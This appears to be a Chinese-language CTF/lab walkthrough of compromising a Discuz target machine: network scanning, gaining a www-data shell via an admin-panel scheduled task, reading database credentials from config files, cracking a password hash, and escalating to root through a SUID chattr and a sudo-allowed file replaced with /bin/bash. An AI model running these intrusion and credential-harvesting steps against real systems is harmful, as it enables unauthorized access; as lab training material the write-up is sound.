

一. 信息收集

先用 arp-scan-l 进行内网扫描确认靶机 IP。


```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 1e:b4:39:27:72:19, IPv4: 192.168.1.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royh11/arp-scan)
192.168.66.1    1e:57:dc:84:53:64    (Unknown: locally administered)
192.168.66.48  6e:66:ad:1e:14:50    (Unknown: locally administered)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.029 seconds (126.100 packets per second)
```

找到靶机 IP:192.168.66.48，对 IP 进行全端口扫描。

```
(root@kali)-[~]
# nmap -p- 192.168.66.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-20 08:53
Nmap scan report for 192.168.66.48
Host is up (0.00050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

发现开通了 22，80 端口。上 80 端口看看。



```
[09:08:52] 403 - 278B - /httpasswds
[09:08:52] 403 - 278B - /http-auth
[09:08:52] 403 - 278B - /php
[09:08:55] 200 - 1KB - /admin.php
[09:08:57] 403 - 278B - /api/
```

登录

用户名:

立即注册

密码:

找回密码

安全问题:

安全问题(未设置请忽略) ▾

验证码:

换一个 ✓


输入下图中的字符



☐ 自动登录

登录


进入到后台管理系统,再工具——计划任务里面发现有个名字叫 **shell** 的计划任务可以执行,我们点击执行



执行完工具里面有个有文件校验点击开始校验发现有文件被修改了



然后我就去扫描了一下发现多了个端口 12345



我们 nc 连去看看发现拿到了 www-data 用户



二，权限提升

首先再 home 目录先发现了 discuz 用户想办法拿到他的 shell，我们去/var/www/html 下面找一下配置文件，看看数据库的用户密码

```
bash: /dev/null: Permission denied
www-data@Chat2:/var/www/html$ find ./ -name '*config*' 2>/dev/null
find ./ -name '*config*' 2>/dev/null
./static/image/common/connect_config_mark.png
./config
./config/config_ucenter_default.php
./config/config_global_default.php
./config/config_global.php
./config/config_ucenter.php
./source/plugin/qconnect/connect/connect_config.php
./uc_server/data/config.inc.php

www-data@Chat2:/var/www/html$ cat uc_server/data/config.inc.php
cat uc_server/data/config.inc.php
<?php
define('UC_DBHOST', '127.0.0.1');
define('UC_DBUSER', 'discuz_user');
define('UC_DBPW', 'StrongPassword!123');
define('UC_DBNAME', 'discuz_db');
define('UC_DBCHARSET', 'utf8mb4');
define('UC_DBTABLEPRE', 'maze_ucenter_');
define('UC_COOKIEPATH', '/');
define('UC_COOKIEDOMAIN', '');
define('UC_DBCONNECT', 0);
```

发现数据库用户名：discuz_user 密码：StrongPassword!123 进入数据库

```
www-data@Chat2:/var/www/html$ mysql -u discuz_user -p
mysql -u discuz_user -p
Enter password: StrongPassword!123

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 165
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

去数据库里面找 user 数据表里面的 user 和 pass

```
MariaDB [mysql]> select User,Password from user;
select User,Password from user;
+-----+-----+
| User      | Password |
+-----+-----+
| mariadb.sys |          |
| root      | invalid  |
| mysql     | invalid  |
| discuz_user | *CF0058A6F9B624591DDA643E26A401BEBAD3DFD8 |
| hackme    | *FAAFFE644E901CFAFAEC7562415E5FAEC243B8B2 |
+-----+-----+
5 rows in set (0.017 sec)
```

发现账号和密码密码是由 md5 加密的在 cmd5.com 上解密，
dirscu_user 的密码没解密出来 hackme 的密码解密出来是 root123

密文:

类型: 帮助

查询结果:
root123

我们尝试 su 一下 discuz 发现 root123 就是他的密码

```
[www-data@Chat2:/var/www/html$ su discuz
su discuz
Password: root123

discuz@Chat2:/var/www/html$
```

三，获取 root 权限

sudo -l 一下发现 root 不需要密码就能执行/root/dircuz/chat

```
discuz@Chat2:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for discuz on Chat2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User discuz may run the following commands on Chat2:
    (ALL) NOPASSWD: /home/discuz/chat
```

然后我们看 `dircuz` 目录是属于哪个用户的发现是 `dircuz` 这个用户，我们就可以去把 `chat` 文件删了自己创个文件但是发现删不了

```
discuz@Chat2:~$ ls -al ../
ls -al ../
total 12
drwxr-xr-x  3 root    root    4096 Aug  3 09:28 .
drwxr-xr-x 18 root    root    4096 Mar 18 20:37 ..
drwxrwxrwx  3 discuz discuz 4096 Aug 20 09:54 discuz
discuz@Chat2:~$ rm chat
rm chat
rm: cannot remove 'chat': Operation not permitted
```

这里其实是用到了 `chattr` 命令我也是第一次了解这个命令，我做的时候是上传了个 `linpeas.sh` 脚本发现了 `chattr` 这个命令又 `suid` 权限，然后才去了解的它。

这个命令其实就是可以改变文件或文件夹的属性，让用户不能删除、重命名、修改它或者是只能追加内容等。

格式：`chattr [选项] <操作符><属性> 文件或目录...`

`+`: 增加一个属性

`-`: 移除一个属性

a	Append Only	仅允许追加。文件内容只能被追加（例如用 <code>>></code> ），不能删除、覆盖或修改已有内容。对于日志文件非常有用。
i	Immutable	不可变更。这是最强大的锁。文件不能被删除、重命名、修改；不能创建指向它的链接；不能向文件追加数据。即使是 root 用户也无法操作，除非先移除此属性。
A	No Atime Update	告诉系统不要更新这个文件的访问时间（ atime ）。这可以提高性能，减少对固态硬盘的写入。
c	Compressed	文件在磁盘上会自动被压缩（需要文件系统支持）。
d	No Dump	在使用 <code>dump</code> 命令进行备份时，排除此文件。
j	Data Journaling	确保文件数据在写入到磁盘之前先被写入到 ext3/ext4 的 journal 中。这提供了更好的数据一致性，但可能会有轻微的性能开销。
s	Secure Deletion	安全删除。当删除此文件时，其磁盘块会被用零覆盖，防止数据恢复。
u	Undeletable	不可删除。与 s 相反，删除文件后，其内容仍然可以被恢复。

这里还涉及一个命令 `lsattr`, 它可以查看文件属性

了解这些以后我们就可以直接 `find / -user root -perm -4000 2>/dev/null` 查看那些文件又 `suid` 权限 发现 `chat`, 在 `lsattr` 查看一下 `chat` 文件的属性。

```
discuz@Chat2:~$ lsattr chat
lsattr chat
----i-----e---- chat
```

发现有个 `i` 的属性让文件不能删除, 我们只需要用 `chattr -i chat` 就可以去除这个属性, 然后就能删除 `chat` 文件了。

```
discuz@Chat2:~$ chattr -i chat
chattr -i chat
discuz@Chat2:~$ lsattr chat
lsattr chat
-----e---- chat
discuz@Chat2:~$ rm chat
rm chat
discuz@Chat2:~$ ls -al
ls -al
total 32
drwxrwxrwx 3 discuz discuz 4096 Aug 20 10:09 .
drwxr-xr-x 3 root root 4096 Aug 3 09:28 ..
lrwxrwxrwx 1 root root 9 Aug 3 09:36 .bash_history
-rw-r--r-- 1 discuz discuz 220 Aug 3 09:28 .bash_logout
-rw-r--r-- 1 discuz discuz 3526 Aug 3 09:28 .bashrc
-rw-r--r-- 1 discuz discuz 807 Aug 3 09:28 .profile
drwxr-xr-x 2 discuz discuz 4096 Aug 20 05:42 .ssh
-rw-r--r-- 1 root root 44 Aug 3 09:28 user.txt
-rw----- 1 discuz discuz 830 Aug 20 06:01 .viminfo
```

然后我们只需要自己创建了 `chat` 里面写入 `/bin/bash` 加入可执行权限, 再用 `root` 运行就能拿到 `root` 权限了

```
discuz@Chat2:~$ echo '/bin/bash'>chat
echo '/bin/bash'>chat
discuz@Chat2:~$ chmod +x chat
chmod +x chat
discuz@Chat2:~$ sudo ./chat
sudo ./chat
root@Chat2:/home/discuz# id
id
uid=0(root) gid=0(root) groups=0(root)
```